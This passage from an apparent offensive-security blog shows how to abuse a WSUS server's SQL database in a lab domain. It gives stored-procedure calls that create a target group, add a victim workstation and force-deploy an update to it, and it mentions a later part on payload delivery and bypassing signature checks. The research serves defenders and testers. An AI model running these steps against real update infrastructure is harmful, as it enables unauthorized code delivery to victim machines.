The spGetAllTargetGroups stored procedure can be used to get a list of Target Groups and their associated group IDs. For this example, we will target the default All Computers group.

spCreateTargetGroup
The spCreateTargetGroup SP does exactly what you expect. It creates a new Target Group. The id parameter is a GUID that we generate ourself. Make sure to note this for later.
This is what it looks like to call.
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> EXEC spCreateTargetGroup @name = N'SpecterGroup', @id = 'a306cf19-2e4f-43e4-a3ee-77554e6afcf6', @targetGroupTypeName = N'Computers', @parentGroupID = 'A0A08746-4DBE-4A37-9ADF-9E7652C0B421';
spGetComputerTargetByName

The spGetComputerTargetByName SP can be used to get the ComputerID of our target computer. This ComputerID is needed when we add the target computer to the Target Group .
This is an example of getting the ComputerID of the workstation2.ludus.nuketown computer.
spAddComputerToTargetGroup
With the ComputerID of our target computer and the GroupID of the Target Group that we created, we can call the spAddComputerToTargetGroup stored procedure to add the target computer to the Target Group .
SQL (LUDUS\WSUS1$ LUDUS\WSUS1$@SUSDB)> EXEC spAddComputerToTargetGroup @targetGroupID = 'a306cf19-2e4f-43e4-a3ee-77554e6afcf6', @computerID = 'c2328225-de1c-4bd1-b273-2ad93d8ecbd3';
spDeployUpdate
We made it! The spDeployUpdate SP is the last step for deploying an update.
This is an example of what it looks like to run.
EXEC spDeployUpdate EXEC spDeployUpdate @updateID = 'ecb78a8f-5e2c-4b28-a20e-8ad6d99afae7', @revisionNumber = 1, @actionID = 0, @targetGroupID = 'a306cf19-2e4f-43e4-a3ee-77554e6afcf6', @isAssigned = 1, @deadline = '2025-10-06 23:59:59', @adminName = 'Administrator';
Notice the UpdateID , this is the UpdateID of the child update. The targetGroupID is the group ID of the group we created. Only the systems that are a member of the targetGroupID will receive this update. The isAssigned argument specifics that it should be approved and installed now.
Closing Thoughts
Thank you for making it to the end of this blog!
To summarize, we learned that the upstream WSUS server does not have administrative permissions over the downstream WSUS server. We looked into required components of WSUS and we learned that if WSUS is configured to use an external MSSQL database server, we establish a SQL session on the database as the WSUS computer account.
Figuring out how to call the stored procedures is what took the most time. There were so many arguments and parameters.
In Part 2 of this blog, I’ll cover some challenges that come with attacking WSUS like nuances to download payloads and file signature verifications and how to bypass these challenges.
References
https://learn.microsoft.com/de-de/security-updates/windowsupdateservices/18127375


